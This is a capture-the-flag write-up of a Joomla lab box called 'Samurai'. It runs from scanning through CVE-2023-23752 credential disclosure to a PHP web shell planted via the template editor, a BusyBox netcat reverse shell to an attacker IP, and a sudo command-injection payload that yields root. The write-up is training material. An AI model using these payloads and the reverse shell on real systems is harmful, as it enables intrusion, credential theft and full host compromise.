
HackSmarter
Samurai
- Custom port scanner (scanner4.py)
- Nmap
- ffuf
- Ruby (exploit-db 51334.rb — CVE-2023-23752)
- RubyGems (httpx, docopt, paint)
- PHP web shell (Joomla template editor RCE)
- BusyBox netcat (reverse shell)
- sudo / DbMaria backup utility (command injection)
Enumeration
Port Scan
Ran a custom scanner against the target before falling back to Nmap for service detail.
python3 ~/kali4niaL0ve-back/payloads/py/scanner4.py 10.0.30.70 -A

Target: 10.0.30.70 | Ports: 65535 | Vuln: False | Aggressive: True

Scanning 10.0.30.70...
[OPEN] 22 | SSH Banner: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.13
Invalid SSH identification string.
[OPEN] 80 | HTTP/1.1 200 OKs: 65199
10.0.30.70 - Remaining ports: 14300
Summary for 10.0.30.70:
 22: SSH Banner: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.13
Invalid SSH identification string.
 80: HTTP/1.1 200 OK
Running Nmap -A on 10.0.30.70: [22, 80]
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-21 09:09 UTC
Nmap scan report for 10.0.30.70
Host is up (0.15s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c3:5a:83:50:80:9a:61:37:05:b7:45:96:cb:ab:1d:1e (ECDSA)
|_  256 6b:15:12:60:1b:21:d1:bf:7e:b8:c0:e8:d7:7e:7b:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Samurai
|_http-server-header: Apache/2.4.52 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   148.61 ms 10.200.0.1
2   ...
3   148.94 ms 10.0.30.70

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.94 seconds
Only SSH (22) and an Apache-hosted HTTP site titled “Samurai” (80) were open. With no other attack surface, port 80 was the entry point to investigate.
Directory Fuzzing
Fuzzed the web root for hidden files and directories.
ffuf -u http://10.0.30.70/FUZZ \
  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
  -e .php,.html,.bak,.zip,.sh,.txt \
  -mc 200,302 -fs 3185


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.30.70/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Extensions       : .php .html .bak .zip .sh .txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,302
 :: Filter           : Response size: 3185
________________________________________________

README.txt              [Status: 200, Size: 4942, Words: 480, Lines: 75, Duration: 220ms]
LICENSE.txt             [Status: 200, Size: 18092, Words: 3133, Lines: 340, Duration: 155ms]
:: Progress: [40489/1543920] :: Job [1/1] :: 330 req/sec :: Duration: [0:02:33] :: Errors: 0 ::
[INFO] ------ PAUSING ------
README.txt was worth reading immediately — it named the CMS running on the site.
Joomla! CMSâ„¢

1- Overview
	* This is a Joomla! 4.x installation/upgrade package.
	* Joomla! Official site: https://www.joomla.org
	* Joomla! 4.2 version history - https://docs.joomla.org/Special:MyLanguage/Joomla_4.2_version_history
	* Detailed changes in the Changelog: https://github.com/joomla/joomla-cms/commits/4.2-dev

2- What is Joomla?
	* Joomla! is a Content Management System (CMS) which enables you to build websites and powerful online applications.
	* It's a free and Open Source software, distributed under the GNU General Public License version 2 or later.
	* This is a simple and powerful web server application and it requires a server with PHP and either MySQL, PostgreSQL or SQL Server to run.
	You can find full technical requirements here: https://downloads.joomla.org/technical-requirements.

3- Is Joomla! for you?
	* Joomla! is the right solution for most content web projects: https://docs.joomla.org/Special:MyLanguage/Portal:Learn_More
	* See Joomla's core features - https://www.joomla.org/core-features.html
	* Try out our free hosting service: https://launch.joomla.org
The site was running Joomla 4.x, identified as version 4.2.5 — vulnerable to CVE-2023-23752, an unauthenticated API information-disclosure flaw. Moved to weaponize that against the target.
Credential Discovery
CVE-2023-23752 — Joomla API Information Disclosure
Ran the public exploit (exploit-db 51334.rb) against the target. It failed immediately on a missing gem.
ruby 51334.rb
ruby: warning: shebang line ending with \r may cause problems
<internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:136:in `require': cannot load such file -- httpx (LoadError)
        from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:136:in `require'
        from 51334.rb:25:in `<main>'
sudo gem install httpx
[sudo] password for kali:
Fetching httpx-1.7.6.gem
Fetching http-2-1.1.3.gem
Successfully installed http-2-1.1.3
Successfully installed httpx-1.7.6
Parsing documentation for http-2-1.1.3
Installing ri documentation for http-2-1.1.3
Parsing documentation for httpx-1.7.6
Installing ri documentation for httpx-1.7.6
Done installing documentation for http-2, httpx after 7 seconds
2 gems installedRe-running surfaced the next missing dependency, repeated for each gem in turn.
ruby 51334.rb
ruby: warning: shebang line ending with \r may cause problems
<internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:136:in `require': cannot load such file -- docopt (LoadError)
        from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:136:in `require'
        from 51334.rb:26:in `<main>'
sudo gem install docopt
Fetching docopt-0.6.1.gem
Successfully installed docopt-0.6.1
Parsing documentation for docopt-0.6.1
Installing ri documentation for docopt-0.6.1
Done installing documentation for docopt after 0 seconds
1 gem installedruby 51334.rb
ruby: warning: shebang line ending with \r may cause problems
<internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:136:in `require': cannot load such file -- paint (LoadError)
from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:136:in `require'
from 51334.rb:27:in `<main>'sudo gem install paint
Fetching paint-2.3.0.gem
Successfully installed paint-2.3.0
Parsing documentation for paint-2.3.0
Installing ri documentation for paint-2.3.0
Done installing documentation for paint after 0 seconds
1 gem installedWith all dependencies resolved, running the script bare showed it required a target URL.
ruby 51334.rb
ruby: warning: shebang line ending with \r may cause problems
Usage:
  51334.rb <url> [options]
  51334.rb -h | --help
Supplied the target and got a full information disclosure — Joomla users, site configuration, and raw database credentials.
ruby 51334.rb http://10.0.30.70
ruby: warning: shebang line ending with \r may cause problems
Users
[769] Oda (Miyamoto) - oda@local.local - Super Users

Site info
Site name: Samurai
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: joomla425
DB password: Pa847word987@Joomla456
DB name: Dbjoomla
DB prefix: iemj4_
DB encryption 0joomla425:Pa847word987@Joomla456The disclosure identified Oda (Miyamoto) as a Super Users-group account and leaked the site’s database credentials — enough to pivot toward authenticated access.
Initial Access
Using the identity and credentials surfaced by the CVE-2023-23752 disclosure, authenticated to the Joomla /administrator panel as Miyamoto and navigated to the template editor to inject a PHP web shell into the active template.
<?php

if(isset($_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "</pre>"; die;}

/**
 * @package     Joomla.Administrator
 * @subpackage  Templates.Atum
 * @copyright   (C) 2016 Open Source Matters, Inc. <https://www.joomla.org>
 * @license     GNU General Public License version 2 or later; see LICENSE.txt
 * @since       4.0.0
 */
Saved the file and confirmed code execution through the injected cmd parameter.
http://10.1.16.136/administrator/?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
http://10.1.16.136/administrator/?cmd=pwd

/var/www/html/administrator
Execution was confirmed as www-data from inside the Joomla administrator directory.
Post-Foothold Enumeration
With command execution confirmed through the web shell, looked for the user flag and a privilege escalation path before committing to an interactive shell.
http://10.1.16.136/administrator/?cmd=find / -name "user.txt" 2>/dev/null

/var/www/user.txt
http://10.1.16.136/administrator/?cmd=find / -user root -perm /4000 2>/dev/null

/opt/backup/DbMaria
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/libexec/polkit-agent-helper-1
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/umount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/fusermount3
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/snap/core20/2318/usr/bin/chfn
/snap/core20/2318/usr/bin/chsh
/snap/core20/2318/usr/bin/gpasswd
/snap/core20/2318/usr/bin/mount
/snap/core20/2318/usr/bin/newgrp
/snap/core20/2318/usr/bin/passwd
/snap/core20/2318/usr/bin/su
/snap/core20/2318/usr/bin/sudo
/snap/core20/2318/usr/bin/umount
/snap/core20/2318/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2318/usr/lib/openssh/ssh-keysign
/snap/snapd/21759/usr/lib/snapd/snap-confine
/opt/backup/DbMaria stood out as a non-standard SUID binary. Checked sudo rights for the same target next.
http://10.1.16.136/administrator/?cmd=sudo -l

Matching Defaults entries for www-data on streetcoder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on streetcoder:
    (root) NOPASSWD: /opt/backup/DbMaria
www-data could run /opt/backup/DbMaria as root with no password. Pulled strings from the binary next to see how it built its command line before touching it.
http://10.1.16.136/administrator/?cmd=strings /opt/backup/DbMaria | head -50

/lib64/ld-linux-x86-64.so.2
__cxa_finalize
__libc_start_main
system
setuid
snprintf
__stack_chk_fail
libc.so.6
GLIBC_2.2.5
GLIBC_2.4
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Usage: %s
mariadb-dump --socket=/run/mysqld/mysqld.sock -u root %s > /tmp/backup.sql
:*3$"
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04.3) 11.4.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
DbMaria.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
_edata
_fini
__stack_chk_fail@GLIBC_2.4
system@GLIBC_2.2.5
snprintf@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
_end
__bss_start
main
__TMC_END__
_ITM_registerTMCloneTable
The binary builds mariadb-dump --socket=/run/mysqld/mysqld.sock -u root %s > /tmp/backup.sql via system(), dropping the caller-supplied argument straight into %s with no sanitization — a direct command injection point. With the vulnerable pattern confirmed, upgraded from one-shot cmd= requests to an interactive shell.
http://10.1.16.136/administrator/?cmd=busybox nc 10.200.49.124 1234 -e /bin/bashCaught the callback on the listener, landing an interactive www-data shell to run the injection from.

Privilege Escalation
From the interactive www-data shell, exploited the argument injection identified in /opt/backup/DbMaria to break out into a root shell.
sudo /opt/backup/DbMaria 'test; /bin/bash -p #'
/*M!999999\- enable the sandbox mode */
-- MariaDB dump 10.19  Distrib 10.6.23-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: localhost    Database: test
-- ------------------------------------------------------
-- Server version       10.6.23-MariaDB-0ubuntu0.22.04.1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;
whoami
root
pwd
/var/www/html/administrator
The ; /bin/bash -p # payload closed out the %s database-name argument early and spawned a root shell. The pwd result confirmed the shell was still anchored in /var/www/html/administrator, consistent with the Joomla-based foothold. A relative call to mariadb-dump inside the same wrapper was also noted as a second, unexploited PATH-hijack avenue to the same root outcome.
Post-Exploitation
With a root shell established, moved to /root and captured the flag.
cd /root/
cat root.txt
flag{Katana_1603–1868}
Attack Path Summary
Custom scanner + Nmap -A → 10.0.30.70: SSH (22), HTTP (80, "Samurai")
→ ffuf directory brute force → README.txt confirms Joomla 4.x (4.2.5)
→ CVE-2023-23752 (exploit-db 51334.rb) against http://10.0.30.70
→ Disclosed Super Users identity Oda (Miyamoto) + DB creds joomla425:Pa847word987@Joomla456
→ Authenticated to /administrator as Miyamoto → template editor → injected PHP web shell → confirmed execution as www-data
→ Enumerated via cmd= web shell: found /var/www/user.txt, SUID /opt/backup/DbMaria, sudo -l NOPASSWD on DbMaria, strings revealed unsanitized mariadb-dump %s argument
→ cmd=busybox nc 10.200.49.124 1234 -e /bin/bash → interactive www-data shell
→ sudo /opt/backup/DbMaria 'test; /bin/bash -p #' → command injection in backup wrapper → root
→ cd /root && cat root.txt → flag{Katana_1603–1868}
Credentials Found
| Principal | Credential | Source |
|---|---|---|
| Oda (Miyamoto) | oda@local.local (Super Users) |
CVE-2023-23752 disclosure (51334.rb) |
joomla425 (DB) |
Pa847word987@Joomla456 |
CVE-2023-23752 disclosure (51334.rb) |
| root flag | flag{Katana_1603–1868} |
/root/root.txt |
Tools Used
- Custom port scanner (
scanner4.py) - Nmap
- ffuf
- Ruby (exploit-db 51334.rb — CVE-2023-23752)
- RubyGems (
httpx,docopt,paint) - PHP web shell (Joomla template editor RCE)
- BusyBox netcat (reverse shell)
- sudo /
DbMariabackup utility (command injection)